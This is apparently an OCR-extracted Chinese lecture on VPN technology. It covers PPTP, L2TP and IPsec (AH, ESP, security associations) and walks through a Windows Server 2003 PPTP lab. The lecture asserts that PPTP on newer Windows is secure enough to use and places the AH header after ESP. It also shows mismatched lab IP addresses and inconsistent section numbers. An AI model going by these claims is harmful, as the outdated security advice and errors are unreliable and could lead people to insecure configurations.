


图1 (a) 远程用户访问企业内网

图1(b) 企业分支机构之间的局域网互联




图1(b) 企业分支机构之间的局域网互联

图2 VPN将因特网虚拟成一个路由器




图2 VPN将因特网虚拟成一个路由器

4.1.2 VPN的分类

- 根据应用场合，VPN可以大致分为二类：远程访问VPN和网关—网关VPN。

(1) 远程访问VPN

- 它是为企业员工从外地访问企业内网而提供的VPN解决方案，如图1(a)所示。当公司的员工出差到外地需要访问企业内网的机密信息时，为了避免信息传输过程中的泄密，他们的主机首先以VPN客户端的方式连接到企业的远程访问VPN服务器，此后远程主机到内网主机的通信将加密，从而保证了通信的安全性。

从应用的观点分类

(2) 网关—网关VPN

- 也称为**"网络—网络VPN"**，如图1(b)所示。这种方案**通过不安全的因特网实现两个或多个局域网的安全互联**。在每个局域网的出口处设置VPN服务器，当局域网之间需要交换信息时，两个VPN服务器之间建立一条安全的隧道，保证其中的通信安全。这种方式适合企业各分支机构、商业合作伙伴之间的网络互联。

按隧道协议分类

- **隧道协议（Tunneling Protocol）**是一个网络协议的载体。使用隧道的原因是在不兼容的网络上传输数据，或在不安全网络上提供一个安全路径。隧道协议可能使用数据加密技术来保护所传输的数据。
- 隧道协议实现在OSI模型或TCP/IP模型的各层协议栈。根据VPN协议在OSI（7层）模型的实现层次，VPN大致可以分为：第2层隧道协议、第3层隧道协议、第4层隧道协议以及基于第2、3层隧道协议(MPLS)之间的VPN。

按隧道协议分类

(1) 第2层隧道协议

- 主要包括点到点隧道协议(PPTP)、第二层转发协议(L2F)、第2层隧道协议(L2TP)。主要用于实现远程访问VPN。

(2) 第3层隧道协议

- 主要是IP安全(IPSec)，用于在网络层实现数据包的安全封装。IPSec主要用于实现**网关—网关VPN**，也可以实现**主机—主机**的安全连接。

(3) 第4层隧道协议(SSL)

- 在传输层上实现数据的安全封装，主要用于保护两台主机的两个进程间的安全通信。安全的Web、安全的电子邮件等均使用了第4层隧道协议。

(4) 基于第2、3层隧道协议

- 也称为2.5层隧道协议，是利用MPLS路由器的标签特性实现的VPN

隧道协议与OSI分层协议模型




图3 隧道协议与OSI分层协议模型

4.2 基于第2层隧道协议的VPN

- 第2层隧道协议在数据链路层对数据报进行封装，**主要用于远程访问VPN**。
- 目前常用的有点到点隧道协议(PPTP)、第二层转发协议(L2F)、第2层隧道协议(L2TP)。

4.2.1 PPTP VPN

- **点对点隧道协议（Point to Point Tunneling Protocol，缩写为PPTP）**是实现虚拟专用网（VPN）的方式之一。PPTP使用传输控制协议（TCP）创建控制通道来传送控制命令，以及利用通用路由封装（GRE）通道来封装点对点协议（PPP）数据包以传送数据。
- 这个协议最早由微软等厂商主导开发，但因为它的早期版本加密方式容易被破解，微软已经不再建议老版本的Windows系统使用这个协议。
- **新版本的Windows系统已经对安全进行了增强，安全性能有保障，可以使用。**

PPTP协议

- PPTP的协议规范本身并未描述加密或身份验证的部份，它依靠点对点协议（PPP）来实现这些安全性功能。因为PPTP协议内置在微软Windows家族的各个产品中，在微软点对点协议（PPP）协议堆栈中，提供了各种标准的身份验证与加密机制来支持PPTP。
- 在微软Windows中，它可以搭配PAP、CHAP、MS-CHAP v1/v2或EAP-TLS来进行身份验证。通常也可以搭配微软点对点加密（MPPE）或IPSec的加密机制来提高安全性。在Windows或Mac OS平台之外，Linux与FreeBSD等平台也提供开放源代码的版本。

PPTP协议

- PPTP是由微软、Ascend Communications（现在属于Alcatel-Lucent集团）、3Com等厂商联合形成的产业联盟开发。1999年7月出版的 **RFC 2637**是第一个正式的PPTP规格书。
- PPTP以通用路由封装（GRE）协议向对方作一般的点对点传输。通过**TCP 1723端口**来发起和管理GRE状态。因为PPTP需要2个网络状态，因此会对穿越防火墙造成困难。很多防火墙不能完整地传递连接，导致无法连接。
- 在Windows或Mac OS平台，通常PPTP可搭配MSCHAP-v2或EAP-TLS进行身份验证 ，也可配合微软点对点加密（MPPE）进行连接时的加密。

PPTP帧的封装格式




图4 PPTP帧的封装格式

- PPTP因为易于设置和使用而流行。自Microsoft Windows 95 OSR2开始的Windows系统包含PPTP客户端，而自Windows NT开始的服务器版本在其**“路由和远程访问服务”**中实现了VPN服务。
- 以往，Linux缺乏完整的PPTP支持，这是因为MPPE是软件专利。但是，自从在2005年10月28日发布的Linux 2.6.14起Linux核心提供完整的PPTP支持（包含对MPPE的支持）。

4.2.2 L2TP VPN

- 第二层隧道协议（Layer Two Tunneling Protocol，缩写为L2TP) 是一种由RFC 2661定义的数据链路层隧道协议，是一种虚拟隧道协议，通常用于虚拟专用网。
- 互联网工程任务组于1999年8月发布RFC 2661，制定了L2TP协议的标准。2005年，互联网工程任务组发布RFC 3931，制定了该协议标准的新版本——L2TPv3。

L2TP协议

- L2TP协议自身不提供加密与可靠性验证的功能，可以和安全协议搭配使用，从而实现数据的加密传输。经常与L2TP协议搭配的加密协议是IPsec，当这两个协议搭配使用时，通常合称L2TP/IPsec。
- L2TP支持包括IP、ATM、帧中继、X.25在内的多种网络。在IP网络中，L2TP协议使用了**UDP 1701**端口。因此，在某种意义上，尽管L2TP协议的确是一个数据链路层协议，但在IP网络中，它又的确是一个会话层协议。

4.2.3 基于第2层隧道协议的VPN实例

4.4.1 用Windows2003实现远程访问VPN

- 基于第2层隧道协议的PPTP VPN用于实现主机到企业内网的远程访问。PPTP VPN由PPTP VPN客户端和PPTP VPN 服务器组成。Windows系统的桌面版本如Windows XP、Windows Vista、Windows 7、Windows 8 、Windows 10以及Windows 的服务器版本均包含了PPTP VNP 客户端软件，而Windows 的服务器版本包含了PPTP VPN 服务器软件。
- 在此以Windows XP和Windows Server 2003为例说明PPTP VPN的配置及使用方法。

图9 远程访问VPN的架构




表1 虚拟机的配置

机器名	系统及必备软件	虚拟网络	IP地址信息
Client A	Windows 2003	VMnet5	IP: 自动获取 GateWay: ???
Client B	Windows 2003	VMnet1	IP: 自动获取
VPN Server	Windows Server 2003	VMnet1	IP:自动获取
		VMnet6	IP:166.66.66.XXX Subnet Mask: 255.255.0.0 GateWay: ???
Router	Windows Server 2003 安装了Wireshark软件 http://www.wireshark.org/	VMnet5	IP: 55.55.55.55 Subnet Mask: 255.0.0.0
		VMnet6	IP: 166.66.66.66 Subnet Mask: 255.255.0.0
		VMnet7	IP: 217.77.77.77 Subnet Mask: 255.255.255.0

图10 选用"路由和远程访问"




图11 "路由和远程访问"管理界面




图12 选择"配置并启用路由和远程访问"




图13 路由和远程访问服务器安装向导




图14 选择"LAN路由"




图15 启用"路由和远程访问服务"

必须先**禁用防火墙（ICS）**才能配置路由和远程访问服务。

图16 禁用防火墙和因特网连接共享

(2) 配置远程访问服务器VPN Server

- 首先按图16所示的方法禁用防火墙和因特网连接共享，然后打开路由和远程访问服务器安装向导，选择"远程访问(拨号或VPN)"（也可选择"虚拟专用网络(VPN)访问和NAT"）。
- 依次按照图17-21所示的步骤配置服务器。




图17 配置为“远程访问(拨号或VPN)”

图18 选择“VPN”




图19 选择连接到Internet的网络接口

图20 选择待管理的用户(如VPN)




图21 选择“允许访问”

查看VPN服务器的IP

- 在VPN服务器的“命令提示符”下运行IPConfig，得到如下输出：
- c:\HKTools>ipconfig
- Ethernet adapter 本地连接 4:
  - Connection-specific DNS Suffix . :
  - IP Address. . . . . : 166.66.66.203
  - Subnet Mask . . . . : 255.255.0.0
  - Default Gateway . . . . : 166.66.66.66
- Ethernet adapter 本地连接 3:
  - Connection-specific DNS Suffix . :
  - IP Address. . . . . : 192.168.86.128
  - Subnet Mask . . . . : 255.255.255.0
  - Default Gateway . . . . :

(3) 配置VPN 客户端

图22 网络连接

- 为了使远程主机通过因特网访问局域网，需要在客户机上配置拨号网络。打开“网络连接”，如图22所示：

- 点击“创建一个新的连接”，打开“新建连接向导”，选择“连接到我的工作场所”，如图23所示。




图23 确定网络连接类型




图24 选择虚拟专用网

- 点击“下一步”，输入该连接的名称，在此命名为“To-Server”；点击“下一步”，输入远程访问 VPN 服务器的 IP 地址，在此输入“166.66.66.67”；依次点击“下一步”，在点击“完成”，则完成了VPN客户端的配置。


- 接下来可通过该连接与VPN服务器建立虚拟专用网。打开To-Server，在其中输入VPN服务器中允许拨入的用户名及密码（假设用户名为vpn，密码也为vpn），如图 25所示：

图25 输入拨号的用户名和密码


用IPconfig命令查看虚拟网络接口

- 点击“连接”，则可以建立到VPN服务器的虚拟专用网。连接完成后在任务栏可以看到一个新的连接图标。用IPconfig命令可以看到，VPN客户机新建了一个虚拟网络接口。
- 同理，VPN服务器也新建了一个虚拟网络接口。
- 因此，VPN客户机和VPN服务器通过各自的虚拟网络接口建立了一条虚拟通道，就好像VPN客户机位于局域网内部一样，从而可以访问局域网内的主机。

演示



VPN-Server显示的信息



4.3 基于第3层隧道协议的IPSec VPN

- 互联网安全协议（Internet Protocol Security，缩写为 IPsec），是通过对IP协议（互联网协议）的分组进行加密和认证来保护IP协议的网络传输协议族（一些相互关联的协议的集合）。

- 第一版IPsec协议在RFC2401—2409中定义。第二版IPsec协议的标准文档在2005年发布，新的文档定义在RFC 4301—RFC 4309中。

IPsec协议工作在OSI 模型的第三层

- IPsec协议工作在OSI 模型的第三层（网络层或TCP/IP模型的IP层），使其在单独使用时适于保护基于TCP或UDP的协议（如安全套接子层（SSL）就不能保护UDP层的通信流）。这就意味着，与传输层或更高层的协议相比，IPsec协议必须处理可靠性和分片的问题，这同时也增加了它的复杂性和处理开销。

- 相对而言，SSL/TLS依靠更高层的TCP（OSI的第四层）来管理可靠性和分片。

4.3.1 IPSec的组成和工作模式

- IPSec是一个开放的标准，由一序列的协议组成，其中最重要的协议有三个：认证头AH (Authentication Headers)、封装安全有效载荷ESP (Encapsulating Security Payloads)和安全联盟SA (Security Associations)。各部分的功能如下：

- **(1) 认证头AH (Authentication Headers)**：AH为IP数据报实现无连接的完整性和数据源认证功能，并能抵抗重放攻击。

IPSec的组成

- **(2) 封装安全有效载荷ESP (Encapsulating Security Payloads)**：ESP实现保密性、数据源认证、无连接的完整性、抵抗重放攻击的服务(一种形式的部分序列完整性)和有限的网络流的保密性。
- **(3) 安全联盟SA (Security Associations)**：SA给出算法和数据的集合，以向AH或ESP的操作提供必须的参数。安全联盟和密钥管理协议ISAKMP (Internet Security Association and Key Management Protocol) 提供了认证和密钥交换的框架。该框架支持手工配置的预共享密钥以及通过其他方法获得的密钥，这些方法包括：Internet密钥交换（IKE和IKEv2协议）、KINK（Kerberized Internet Negotiation of Keys）、IPSECKEY DNS记录。

IPSec的工作模式


IPSec有两种工作模式：传输模式和隧道模式。

1. 传输模式用于**两台主机之间的连接**，在IP层封装主机—主机的分组；
2. 隧道模式用于**两个网关之间的连接**，在IP层封装网关—网关的分组，可穿过公共网络（如Internet）实现局域网之间的互联。AH和ESP均支持传输模式和隧道模式，实现认证和（或）加密等安全功能。

4.3.2 认证协议AH


- **IP认证头AH（IP Authentication Header）**定义在RFC4302中，实现IP数据报的认证、完整性和抗重放攻击。
- AH数据报直接封装在IP数据报中，如果IP数据包的**协议字段为51**，表明IP头之后是一个AH头。
- AH和ESP同时保护数据时，在顺序上，AH头在ESP头之后。

图5(a) AH的传输模式




传输模式AH：新IP头拷贝自原IP头，将协议字段改为51，原协议字段拷贝到AH头的下一个头。

图5(b) AH的隧道模式



隧道模式AH：重建IP头，新IP头的IP地址改成网关的IP地址，协议字段为51，AH头中的下一个头为4或41（对于于IPv6），原始数据包拷贝到AH头之后。

图6 AH头的格式



① 下一个头(Next Header)：8-bits，标识AH头后的载荷（协议）类型。在传输模式下可为6(TCP)或17 (UDP); 在隧道模式下将是4(IPv4)或41 (IPv6)。

② 载荷长度(Payload Length)：8-bits，表示AH头本身的长度，以32-bits为单位。

③ 保留(Reserved)：16-bits，保留字段，未使用时必须设为0。

④ 安全参数索引SPI (Security Parameters Index)：32-bits，接收方用于标识对应的安全关联(SA)。


⑤ 序列号(Sequence Number)：32-bits，是一个单向递增的计数器，提供抗重播功能（anti-replay）。

⑥ 完整性验证数据ICV（Integrity Check Value）：这是一个可变长度（必须是32比特的整数倍）的域，长度由具体的验证算法决定。完整性验证数据ICV验证IP数据包的完整性，因此ICV的计算包含了整个IP数据包。

4.3.3 封装安全载荷ESP


- IP封装安全载荷ESP （IP Encapsulating Security Payload）定义在RFC 4303中，实现IP数据报的认证、完整性、抗重放攻击和加密。ESP可以实现AH的所有功能，然而由于AH比ESP出现得更早，AH至今未被废弃。
- 与AH协议一样，ESP的数据报也直接封装在IP数据报中，如果IP数据包的**协议字段为50**，表明IP头之后是一个ESP数据报。ESP数据报由四部分组成，分别是：头部、加密数据（包括ESP尾）和ESP验证数据。

图7 (a) 传输模式的ESP




传输模式ESP：新IP头拷贝自原IP头，将协议字段改为50，原协议字段拷贝到ESP尾的下一个头。

图7 (b) 隧道模式的ESP



隧道模式ESP：重建IP头，新IP头的IP地址改成网关的IP地址，协议字段为50，ESP尾中的下一个头为4或41(对于IPv6)，原始数据包和ESP尾加密后拷贝到ESP头之后。

图8 ESP的数据报格式



- 安全参数索引SPI(32-bits)：在IKE交换过程中由目标主机选定，与IP头之前的目标地址以及协议结合在一起，用来标识用于处理数据包的特定的那个安全关联。SPI经过验证，但并未加密。
- 序列号(32-bits)：它是一个唯一的单向递增的计数器，与AH类似，提供抵抗重播攻击的能力。
- 填充项(0～255 bytes)：由具体的加密算法决定。
- 填充长度(8-bits)：接收端可以据此恢复载荷数据的真实长度。
- 下一个头(8-bits)：标识受ESP保护的载荷的（协议）类型。在传输模式下拷贝自原IP数据报头中的协议值；在隧道模式下可为4(IPv4)或41 (IPv6)。
- 验证数据(完整性校验值ICV)：一个经过密钥处理的散列值，验证范围包括ESP头部、被保护的数据以及ESP尾部。其长度与具体的验证算法有关，但必须是32bits的整数倍。

4.3.4 安全关联与安全策略

- 在AH和ESP头中有一个32bits的**安全参数索引SPI**，用于标识通信的两端采用的IPSec安全关联SA(Security Associations)。
- SA保存于通信双方的安全关联数据库中，SA根据安全策略手工或自动创建，安全策略保存在安全策略数据库中。安全关联SA与安全策略定义在RFC 4301中。

(1) 安全关联与安全关联数据库

- **安全关联(SA) 是两个通信实体协商建立起来的一种安全协定**，例如，IPSec协议（AH或ESP）、IPSec的操作模式（传输模式和隧道模式）、加密算法、验证算法、密钥、密钥的存活时间等。安全关联**SA是单工的**（**即单向的**），输出和输入都需要独立的SA。
- SA是通过IKE密钥管理协议在通信双方之间来协商的，协商完成后，通信双方都会在它们的安全关联数据库(SAD)中存储该SA参数。

一个安全关联由下面三个参数唯一确定：

1. **安全参数索引号(SPI)**：一个与SA相关的位串，由AH和ESP携带，使得接收方能选择合适的SA处理数据包。
2. **IP目的地址**：目前只允许使用单一地址，表示SA的目的地址。
3. **安全协议标识**：标识该SA是AH安全关联或ESP安全关联。

- 每个SA条目除了有上述参数外，还有下面的参数：

(1)序列号计数器：一个32位的值，用于生成AH或ESP头中的序号字段，在数据包的“外出”处理时使用。

(2)序列号溢出：用于输出包处理，并在序列号溢出的时候加以设置，安全策略决定了一个SA是否仍可用来处理其余的包。

(3)抗重放窗口：用于确定一个入栈的AH或ESP包是否是重放。

(4)AH信息：AH认证算法、密钥、密钥生存期和其他AH的相关参数。

(5)ESP信息：ESP认证和加密算法、密钥、初始值、密钥生存期和其他ESP的相关参数。

(6)SA的生存期：一个SA最长能存在的时间。到时间后，一个SA必须用一个新的 SA替换或终止。

(7)IPSec协议模式：隧道、传输、通配符（隧道模式、传输模式均可）。

(8)路径MTU：在隧道模式下使用IPSec时，必须维持正确的PMTU信息，以便对这个数据包进行相应的分段。

(2) 安全策略和安全策略数据库SPD

- 安全策略决定了为一个数据包提供的安全服务，它保存在安全策略数据库SPD中。SPD中的每一个安全策略条目由一组IP和上层协议字段值组成，即下面提到的选择符。
- 安全策略数据库(SPD)记录了对IP数据流（根据源IP、目的IP、上层协议以及流入还是流出）采取的安全策略。每一安全策略条目可能对应零条或多条SA条目，通过使用一个或多个选择符来确定某一个SA条目。

IPSec允许的选择符

(1)目的IP地址：可以是主机地址、地址范围或者通配符。

(2)源IP地址：可以是主机地址、地址范围或者通配符。

(3)源/目的端口。

(4)用户ID：操作系统中的用户标识。

(5)数据敏感级别。

(6)传输层协议。

(7)IPSec协议(AH，ESP，AH/ESP)。

